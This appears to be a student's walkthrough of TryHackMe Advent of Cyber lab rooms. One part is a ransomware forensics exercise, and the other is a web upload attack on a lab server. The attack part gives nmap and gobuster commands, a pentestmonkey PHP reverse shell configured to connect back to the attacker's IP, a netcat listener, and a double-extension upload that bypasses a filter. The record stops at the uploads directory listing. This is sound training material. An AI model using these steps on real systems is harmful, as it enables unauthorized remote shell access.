
STEP  BAKE! Auto Bake

Question 3: We can see from the file that the file extensions for each encrypted file were .grinch format.




Question 4: We monitored the Task Scheduler Library in Task Scheduler, we saw one suspicious task name which is “opidsfsdf” and another related to VSS

“ShadowCopyVolume”.




Question 5: In order to look for the location of the executable that is run at login, we need to click on “opidsfsdf” task and look for “Actions” and find “Properties”





Question 6: We notice the scheduled task that is related to VSS titled "ShadowCopyVolume". We need to review the following ID: "{7a9eea15-0000-0000-0000-010000000000}".

The screenshot shows the Windows Task Scheduler library. A task named 'ShadowCopyVolume' is selected. A context menu is open, with the 'Selected Item' submenu expanded, showing options such as Run, End, Disable, Properties, and Delete. The main pane displays a list of tasks including 'Amazon Ec2...', 'GoogleUpdate...', 'GoogleUpdate...', 'opidsfsdf...', and 'ShadowCopy...'. The 'Actions' pane on the right provides options like Create Basic Task..., Create Task..., Import Task..., Display All Running..., Enable All Tasks Hi..., New Folder..., Refresh, Help, Run, End, Disable, Export..., Properties, Delete, and Help.

Question 7: In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select “Change Drive Letter and Paths”, we changed it to (D:) in Disk Management. When we look back to Window Explorer, we open Backup(D:) drive and click on “View” and tick the “Hidden Items” box. The hidden folder named “confidential” is shown.



Question 8: To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file. Hence, we get the password from "master-password" file.



Thought Process/Methodology:

First, we connect to the remote machine by entering each of the credentials, server and make changes to the resolutions, colour depth as well as remmina preference. As usual, we key in the IP address, username "administrator" and password "sn0wFlakes!!!" provided by TryHackMe and select RemoteFX (32 bpp) in colour depth. After that click yes to accept the certificate and it will be connected. So first, open RansomNote in Notepad, and we can see a fake bitcoin address. By doing this, we found the decoded text, which is nomorebestfestivalcompany.. We inspect from the file that the file extensions for each encrypted file were in ".grinch" format, and we know the file is unreadable for us. We proceeded to access the Task


Scheduler and found that opidsfsdf is the suspicious scheduled task's name and another related to VSS "ShadowCopyVolume". In order to look for the location of the executable that is run at login, we need to click on "opidsfsdf" task and look for "Actions" and find "Properties". Then we notice the scheduled task that is related to VSS titled "ShadowCopyVolume". Then we can realise that VSS is enabled by inspecting the ShadowCopyVolume ID which is "{7a9eea15-0000-0000-010000000000}". In order to see the partition within Windows Explorer, we must assign it a drive letter. Right-click the partition and select "Change Drive Letter and Paths", we choose a letter and change it to (D:) in Disk Management. When we look back to Window Explorer, we open Backup(D:) drive and click on "View" and tick the "Hidden Items" box. The hidden folder named "confidential" is shown. To restore the previous version, we need to right-click and inspect the properties for the hidden folder. Then, we use the 'Previous Versions' tab to restore the encrypted file. Finally, we restore the encrypted file placed under the confidential folder and read through it, we found m33pa55w0rdIzseecure! which is the password within the file.

Day 24: The Trial Before Christmas

Tools used: Terminal, Firefox, BurpSuite


Solution/walkthrough:

Question 1: After we connect to the machine ip, scan the ports using the command:
nmap -A 10.10.169.130.



```
kali㉿kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali㉿kali)-[~]
└$ nmap -A 10.10.169.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 08:21 EDT
Nmap scan report for 10.10.169.130
Host is up (0.26s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
65000/tcp open   http   Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Light Cycle
| http-cookie-flags:
|   /:
|     PHPSESSID:
|     httponly flag not set
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 147.98 seconds
(kali㉿kali)-[~]
```

Question 2: Open firefox and enter the ip address with the port 65000:
10.10.169.130:65000



Question 3: Find the hidden php page using the command:

sudo gobuster dir -u <http://10.10.169.130:65000/> -w big.txt -x php

```
kali@kali: ~/Downloads
File Actions Edit View Help
( kali㉿kali ) - [ ~/Downloads ]
$ sudo gobuster dir -u http://10.10.169.130:65000/ -w big.txt -x php
1 ✘

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.169.130:65000/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      10s

2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 281]
/.htaccess.php  (Status: 403) [Size: 281]
/.htpasswd.php  (Status: 403) [Size: 281]
/.htaccess      (Status: 403) [Size: 281]
Progress: 880 / 40954 (2.15%)
```

```
kali@kali: ~/Downloads
File Actions Edit View Help
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:  php
[+] Timeout:      10s

2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
=====
/.htpasswd      (Status: 403) [Size: 281]
/.htaccess.php  (Status: 403) [Size: 281]
/.htpasswd.php  (Status: 403) [Size: 281]
/.htaccess      (Status: 403) [Size: 281]
/api           (Status: 301) [Size: 321] [→ http://10.10.169.130:65000/api/]
/assets         (Status: 301) [Size: 324] [→ http://10.10.169.130:65000/assets/]
/grid           (Status: 301) [Size: 322] [→ http://10.10.169.130:65000/grid/]
/index.php     (Status: 200) [Size: 800]
/server-status (Status: 403) [Size: 281]
/uploads.php    (Status: 200) [Size: 1328]
```

```
kali@kali:~/Downloads
```

File Actions Edit View Help

```
[+] Method: GET
[+] Threads: 10
[+] Wordlist: big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s
```

```
2022/07/22 08:35:53 Starting gobuster in directory enumeration mode
```

```
/.htpasswd      (Status: 403) [Size: 281]
/.htaccess.php  (Status: 403) [Size: 281]
/.htpasswd.php  (Status: 403) [Size: 281]
/.htaccess      (Status: 403) [Size: 281]
/api           (Status: 301) [Size: 321] [→ http://10.10.169.130:65000/api/]
/assets         (Status: 301) [Size: 324] [→ http://10.10.169.130:65000/assets/]
grid            (Status: 301) [Size: 322] [→ http://10.10.169.130:65000/grid/]
/index.php     (Status: 200) [Size: 800]
/server-status  (Status: 403) [Size: 281]
/uploads.php    (Status: 200) [Size: 1328]
```

Question 4:

Download the php-reverse-shell.php from

<https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php>.

Edit the ip and port inside the php-reverse-shell.php:

```
$ip = '10.9.1.78';
```

```
$port = 443;
```


```
37 // Limitations
38 // _____
39 // proc_open and stream_set_blocking require PHP version 4.3+, or 5+
40 // Use of stream_select() on file descriptors returned by proc_open() will
   fail and return FALSE under Windows.
41 // Some compile-time options are needed for daemonisation (like pcntl,
   posix). These are rarely available.
42 //
43 // Usage
44 // _____
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.9.1.78'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
```

Open a terminal and set up a netcat listener using the command:`nc -lvp 443`

```
File Actions Edit View Help
└─(kali㉿kali)-[~/Downloads]
$ nc -lvp 443
listening on [any] 443 ...

```

Open the file and rename the php-reverse-shell.php:
php-reverse-shell.php > php-reverse-shell.jpg.php



Open BurpSuite and go to Proxy>Options>Intercept Client Requests.

Edit the file extensions and remove javascript:

|^js\$

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TLS connections. You can import or export this certificate for use in other tools or another installation.

Boolean operator: And
Match type: File extension
Match relationship: Does not match
Match condition: !\$|^png\$|^css\$|^ico\$|^svg\$|^eot\$|^woff\$|^woff2\$|^ttf\$

Open a browser on BurpSuite and paste the following ip address:

<http://10.10.169.130:65000/uploads.php>


Click 'Forward' then 'Drop'.

```

1 GET /assets/js/filter.js HTTP/1.1
2 Host: 10.10.169.130:65000
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
4 Accept: */*
5 Referer: http://10.10.169.130:65000/uploads.php
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Connection: close
9
10

```

Back to the browser and upload the php-reverse-shell.jpg.php.



Go back to firefox and paste the following ip address:

<http://10.10.169.130:65000/grid>

Click on the uploaded php-reverse-shell.jpg.php.

Index of /grid

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
